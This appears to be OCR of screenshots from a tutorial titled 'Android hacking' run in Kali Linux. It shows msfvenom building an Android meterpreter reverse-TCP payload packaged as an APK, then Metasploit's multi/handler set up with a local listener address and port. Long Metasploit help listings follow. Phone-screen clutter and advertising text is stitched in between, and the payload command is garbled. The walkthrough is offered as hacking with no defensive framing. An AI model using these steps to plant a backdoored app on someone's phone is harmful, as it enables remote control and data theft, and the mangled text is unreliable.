

ANDROID HACKING:-

```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Desktop

File Actions Edit View Help

(root@kali)-[~]
# cd /home/kali/Desktop/

(root@kali)-[/home/kali/Desktop]
# ls
new_folder  Sublist3r

(root@kali)-[/home/kali/Desktop]
# sudo msfvenom -p android/meterpreter/reverse_tcp ETHER=a6:fa:3f:21:13:1b LPORT=4444 R > harsh.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10177 bytes

(root@kali)-[/home/kali/Desktop]
# sudo msfconsole

# cowsay++


< metasploit >

      \
     (oo)
      ( )
      |H| *

+ -- ==[ metasploit v6.1.27-dev ]
+ -- ==[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- ==[ 596 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: View missing module options with show missing

msf6 > show missing
[-] No module selected.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
```



Send



Limited time offer: Get 10
free Adobe Stock images.

ADD VIA CARBON

Receive

020694



Sentry

Send Anywhere isn't enough?

Connect the messenger and transfer
up to 50GB Sign up now & get Sentry PRO 50% OFF

Sign up for FREE

50%

Support

© Reduten Symphony Korea, Inc.
Privacy Policy Terms of Service

9:20:04

13.0 KB/S VoLTE 4G 88%



Google



Tools



Folder



Apps



Social



YouTube



Strava



A downlo...



airtel live!



MainActiv...



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Desktop
File Actions Edit View Help
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.0.103   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (android/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.0.103   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.0.103:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > help

Core Commands
  Command      Description
  ----      -
  ?            Help menu
  banner       Display an awesome metasploit banner
  cd           Change the current working directory
```

```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Desktop
File Actions Edit View Help
  banner       Display an awesome metasploit banner
  cd           Change the current working directory
  color        Toggle color
  connect      Communicate with a host
  debug        Display information useful for debugging
  exit         Exit the console
  features     Display the list of not yet released features that can be opted in to
  get          Gets the value of a context-specific variable
  getg         Gets the value of a global variable
  grep         Grep the output of another command
  help         Help menu
  history      Show command history
  load         Load a framework plugin
  quit        Exit the console
  repeat       Repeat a list of commands
  route        Route traffic through a session
  save         Saves the active datastores
  sessions     Dump session listings and display information about sessions
  set          Sets a context-specific variable to a value
  setg         Sets a global variable to a value
  sleep        Do nothing for the specified number of seconds
  spool        Write console output into a file as well the screen
  threads      View and manipulate background threads
  tips         Show a list of useful productivity tips
  unload       Unload a framework plugin
  unset        Unsets one or more context-specific variables
  unsetg       Unsets one or more global variables
  version      Show the framework and console library version numbers

Module Commands
  Command      Description
  ----      -
  advanced     Displays advanced options for one or more modules
  back         Move back from the current context
  clearm       Clear the module stack
  favorite     Add module(s) to the list of favorite modules
  info         Displays information about one or more modules
  listm        List the module stack
```


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

root@kali: /home/kali/Desktop

File Actions Edit View Help

Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
clearm	Clear the module stack
favorite	Add module(s) to the list of favorite modules
info	Displays information about one or more modules
listm	List the module stack
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Interact with a module by name or search term/index

Job Commands

Command	Description
handler	Start a payload handler as job
jobs	Displays and manages jobs
kill	Kill a job
rename_job	Rename a job

Resource Script Commands

Command	Description
makerc	Save commands entered since start to a file
resource	Run the commands stored in a file

Database Backend Commands

Type here to search

9:17 PM 5/25/2022

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

root@kali: /home/kali/Desktop

File Actions Edit View Help

Command	Description
makerc	Save commands entered since start to a file
resource	Run the commands stored in a file

Database Backend Commands

Command	Description
analyze	Analyze database information about a specific address or address range
db_connect	Connect to an existing data service
db_disconnect	Disconnect from the current data service
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache (deprecated)
db_remove	Remove the saved data service entry
db_save	Save the current data service connection as the default to reconnect on startup
db_status	Show the current data service status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

Credentials Backend Commands

Command	Description
creds	List all credentials in the database

Developer Commands

Command	Description
---------	-------------

Type here to search

9:17 PM 5/25/2022

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

root@kali: /home/kali/Desktop

File Actions Edit View Help

- services List all services in the database
- vulns List all vulnerabilities in the database
- workspace Switch between database workspaces

Credentials Backend Commands

Command	Description
creds	List all credentials in the database

Developer Commands

Command	Description
edit	Edit the current module or a file with the preferred editor
irb	Open an interactive Ruby shell in the current context
log	Display framework.log paged to the end if possible
pry	Open the Pry debugger on the current module or Framework
reload_lib	Reload Ruby library files from specified paths
time	Time how long it takes to run a particular command

Exploit Commands

Command	Description
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt
rcheck	Reloads the module and checks if the target is vulnerable
recheck	Alias for rcheck
reload	Just reloads the module
rerun	Alias for rexploit
rexploit	Reloads the module and launches an exploit attempt
run	Alias for exploit

Type here to search

9:17 PM 5/25/2022

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

root@kali: /home/kali/Desktop

File Actions Edit View Help

- rerun Alias for rexploit
- rexploit Reloads the module and launches an exploit attempt
- run Alias for exploit

msfconsole

`msfconsole` is the primary interface to Metasploit Framework. There is quite a lot that needs to go here, please be patient and keep an eye on this space!

Building ranges and lists

Many commands and options that take a list of things can use ranges to avoid having to manually list each desired thing. All ranges are inclusive.

Ranges of IDs

Commands that take a list of IDs can use ranges to help. Individual IDs must be separated by a `,` (no space allowed) and ranges can be expressed with either `..` or `..`.

Ranges of IPs

There are several ways to specify ranges of IP addresses that can be mixed together. The first way is a list of IPs separated by just a ` ` (ASCII space), with an optional `,`. The next way is two complete IP addresses in the form of `BEGINNING_ADDRESS-END_ADDRESS` like `127.0.1.44-127.0.2.33`. CIDR specifications may also be used, however the whole address must be given to Metasploit like `127.0.0.0/8` and not `127/8`, contrary to the RFC. Additionally, a netmask can be used in conjunction with a domain name to dynamically resolve which block to target. All these methods work for both IPv4 and IPv6 addresses. IPv4 addresses can also be specified with special octet ranges from the [NMAP target specification](https://nmap.org/book/man-target-specification.html)

Examples

Terminate the first sessions:

Type here to search

9:17 PM 5/25/2022